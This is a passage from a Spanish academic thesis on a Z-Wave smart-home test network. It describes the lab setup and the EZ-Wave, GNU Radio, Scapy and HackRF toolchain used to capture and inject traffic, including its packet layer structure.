


Ilustración 38. Configuración If

La acción que se va a ejecutar cuando la puerta esté cerrada es la activación del mini enchufe Everspring Switch, es decir, se va a establecer su switch binario en On.




Ilustración 39. Configuración Then

3.4 Red

En este apartado se van a mostrar imágenes de la red ya configurada. En primer lugar, en la Ilustración 40, se muestra un diagrama de la red en la que se puede observar la interacción de los equipos y el software.




Ilustración 40. Diagrama de red

Y en segundo lugar, la Ilustración 41, muestra el despliegue de los dispositivos de la red y la Ilustración 42 muestra el esquema de la distribución de estos dispositivos.




Ilustración 41. Dispositivos en la red

Ilustración 42. Situación de la red

3.5 Software

Tanto para la captura como para la inyección de tráfico en la red se ha usado el software EZ-Wave, basado en SDR, en el sistema operativo Pentoo, con base Linux, sobre la máquina virtual WMware Workstation Pro. En este apartado se van a describir todos estos componentes software y también la instalación de uno de ellos, EZ-Wave.

3.5.1 VMware Workstation Pro

VMware Workstation Pro es el estándar del sector para la ejecución de varios sistemas operativos en un único PC con Linux o Windows.




Ilustración 43. Home VMWare Workstation 15 Pro

3.5.2 Pentoo 2018.0 RC6.3

Pentoo es una distribución Linux en Live-CD basada en Gentoo diseñada para pruebas de penetración y seguridad. Puede arrancar el sistema tanto en CD como en memoria USB. Gentoo es un sistema operativo libre basado en Linux o FreeBSD que se puede optimizar y personalizar automáticamente para casi cualquier aplicación o necesidad. La configurabilidad

extrema, el rendimiento y una comunidad de desarrolladores y usuarios de primera categoría son todas las características de la experiencia de Gentoo.

Pentoo es básicamente una instalación de Gentoo con muchas herramientas personalizadas, kernel personalizado y mucho más.




Ilustración 44. Configuración de la máquina virtual




Ilustración 45. Pentoo Desktop

3.5.3 EZ-Wave

EZ-Wave es un software diseñado para crear rápidamente prototipos y probar herramientas capaces de interactuar con redes y dispositivos Z-Wave de manera específica. EZ-Wave es una extensión del framework Scapy-radio, que une a los softwares GNU Radio y Scapy. La arquitectura del sistema EZ-Wave se muestra en la Ilustración 46. En los siguientes apartados se analiza la implementación de los componentes SDR, GNU Radio y Scapy.




Ilustración 46. Arquitectura EZ-Wave

3.5.3.1 Software Defined Radio (SDR)

Se denomina SDR o Software Defined Radio (Radio Definida por Software) a un sistema de comunicación por radio en el que los componentes de captura de señal son configurables por software y los componentes de procesamiento de señal están implementados por software.

Antiguamente los transceptores de radio se basaban en hardware y esto implicaba la imposibilidad de modificarlos físicamente. Con SDR un problema hardware se transforma en un problema software, disminuyendo el coste de producción y aumentando la rapidez de resolución. Se puede implementar más de un sistema de comunicaciones de radio. En resumen, SDR ofrece un entorno más eficiente, modificable y flexible añadiendo especialización según las necesidades del usuario.

EZ-Wave trabaja con múltiples SDR como lo son HackRF One, Blade RF y USRP B210. El equipo SDR utilizado en este trabajo es el HackRF One, descrito en el apartado de los dispositivos.

Esta arquitectura introduce una limitación importante, no tiene capacidad de realizar un Clear Channel Assessmet (CCA), evaluación de canal vacío/limpio. Esto significa que no puede detectar antes de la transmisión si otro de los dispositivos está transmitiendo a la vez, pudiendo corromper tramas o impidiendo la transmisión de otros dispositivos.

3.5.3.2 GNU Radio

"GNU Radio es una herramienta de desarrollo libre y abierta que provee bloques de procesamiento de señal para implementar sistemas de radio definida por software. Puede utilizarse con hardware de RF de bajo costo para crear radios definidas por software, o sin hardware en un ambiente de simulación. Es utilizada extensivamente por ambientes académicos, aficionados y comerciales para dar soporte a la investigación en comunicaciones inalámbricas y en sistemas de radio en el mundo real.

Las aplicaciones de GNU Radio se construyen mediante un entorno gráfico GNU Radio Companion o mediante lenguaje de programación Python directamente mientras que la parte que requiere alto rendimiento se implementa en lenguaje C++, como es el caso de sus librerías. Así, el desarrollador es capaz de desarrollar sistemas de radio en tiempo real y alto rendimiento mediante el uso simple y rápido de su entorno de desarrollo de aplicaciones". [Wikipedia]




Ilustración 47. GNU Radio Companion (Zwave.grc)

Los diagramas de flujo que son los responsables de la recepción y transmisión de paquetes a través de los dispositivos HackRF One se describen en los siguientes apartados.

3.5.3.2.1 Receptor

La Ilustración 48 muestra el flujo de señal y los bloques de procesamiento SDR encargados de la recepción de paquetes Z-Wave. El bloque *osmocom Source* controla el comportamiento del dispositivo HackRF One. En el apartado de la configuración de Zwave.grc se muestra cómo hay que añadir el número de serie del dispositivo a este bloque.




Ilustración 48. Esquema Receptor (Zwave.grc)

El resultado de este flujo de señal es un paquete tipo GnuradioPacket resultante del bloque Zwave PacketSink enviado a la interfaz Localhost, al puerto 52002, para procesamiento.

3.5.3.2.2 Transmisor

La Ilustración 49 muestra el flujo de señal y los bloques de procesamiento SDR encargados de la transmisión de paquetes Z-Wave. El flujo comienza con el bloque Socket PDU, que representa un servidor UDP escuchando en la interfaz Localhost, puerto 52001.




Ilustración 49. Esquema Transmisor (Zwave.grc)

Finalmente, el bloque *osmocom Sink* controla el comportamiento del dispositivo HackRF One configurado. La configuración de ganancia es variable y es controlada por el usuario a través de una interfaz gráfica durante el tiempo de ejecución.

3.5.3.3 Scapy

Scapy es un framework interactivo de gestión de paquetes desarrollado en Python. Ofrece la posibilidad de capturar, decodificar, replicar e inyectar paquetes para una amplia gama de protocolos de red. También puede manejar varias tareas de red como probing, scanning, tracerouting, fuzzing, etc. Brinda a los auditores de seguridad la capacidad de crear rápidamente prototipos de nuevas herramientas de red sin la necesidad de entrar en detalles para crear paquetes sin formato desde el principio. Scapy es ampliamente utilizado por la comunidad que realiza penetration testing. A continuación, se describen la implementación de capas Scapy adicionales requeridas para soportar el protocolo Z-Wave y los módulos que manejan el procesamiento de estas capas mencionadas.

3.5.3.3.1 Capas

La comunicación entre EZ-Wave y GNU Radio se basa en la encapsulación de cinco capas implementadas por Scapy. Los mensajes son transportados entre EZ-Wave y GNU Radio usando paquetes UDP estándar. Encapsulado en cada paquete UDP hay un paquete Gnuradio, que es creado mediante la adición de la capa Scapy Gnuradio. Esta capa encapsula la trama MAC de un protocolo inalámbrico compatible identificado con un encabezado de ocho bytes, en este caso el protocolo Z-Wave.

1 B	1 B	**Application Parameters**				
Cmd Class	Cmd	Data				

4 B	1 B	2 B	1 B	1 B	**Command Class Packet**	1 B
HomeID	SrcID	Frame Ctrl	Len	DstID	Data	FCS

1 B	7 B	**ZWave Packet**				
Protocol	Reserved	Data				

2 B	2 B	2 B	2 B	**Gnuradio Packet**		
Src Port	Dst Port	Length	Checksum	Data		

Ilustración 50. Capas Scapy

Tabla 9. Estructura del paquete EZ-Wave

Byte 0	Byte 1	Byte 2	Byte 3
Source Port		Destination Port	
Packet Length		Checksum	
Protocol	Reserved		
Reserved			
HomeID			
SrcID	Frame Ctrl		Length
DstID	Command Class	Command	Parameters
⋮			
Parameters			FCS

■ UDP Packet ■ Gnuradio Packet ■ ZWave Packet
■ CommandClass Packet □ Application Data

Un paquete ZWave que representa una trama MAC Z-Wave se encapsula dentro de un paquete Gnuradio. Los paquetes ZWave se crean mediante la implementación de la capa Scapy ZWave. EZ-Wave utiliza una implementación reestructurada y modular que permite el soporte de configuraciones de radio Z-Wave adicionales.

Encapsulado dentro del paquete ZWave hay un paquete Command Class. EZ-Wave implementa 30 clases de comando diferentes a través de capas Scapy. Se puede invocar cualquiera de estas capas al crear una trama Z-Wave especificando la clase de comando y su comando asociado. La capa final representa la capa de aplicación Z-Wave.

3.5.3.3.2 Módulos

El módulo Gnuradio es el responsable de los mecanismos necesarios para procesar las comunicaciones entre EZ-Wave y GNU Radio. Lo más importante es que este módulo inicia el flujo de radio de GNU apropiado en segundo plano, eliminando la necesidad de un inicio manual por parte del usuario. Implementa GnuradioSocket y define la funcionalidad para enviar y recibir paquetes a través de dicho socket. El módulo Gnuradio también facilita las comunicaciones XMLRPC que se utilizan para modificar dinámicamente las variables del flujo. Además, el módulo Gnuradio también se encarga del manejo de errores y de la finalización del proceso de limpieza.

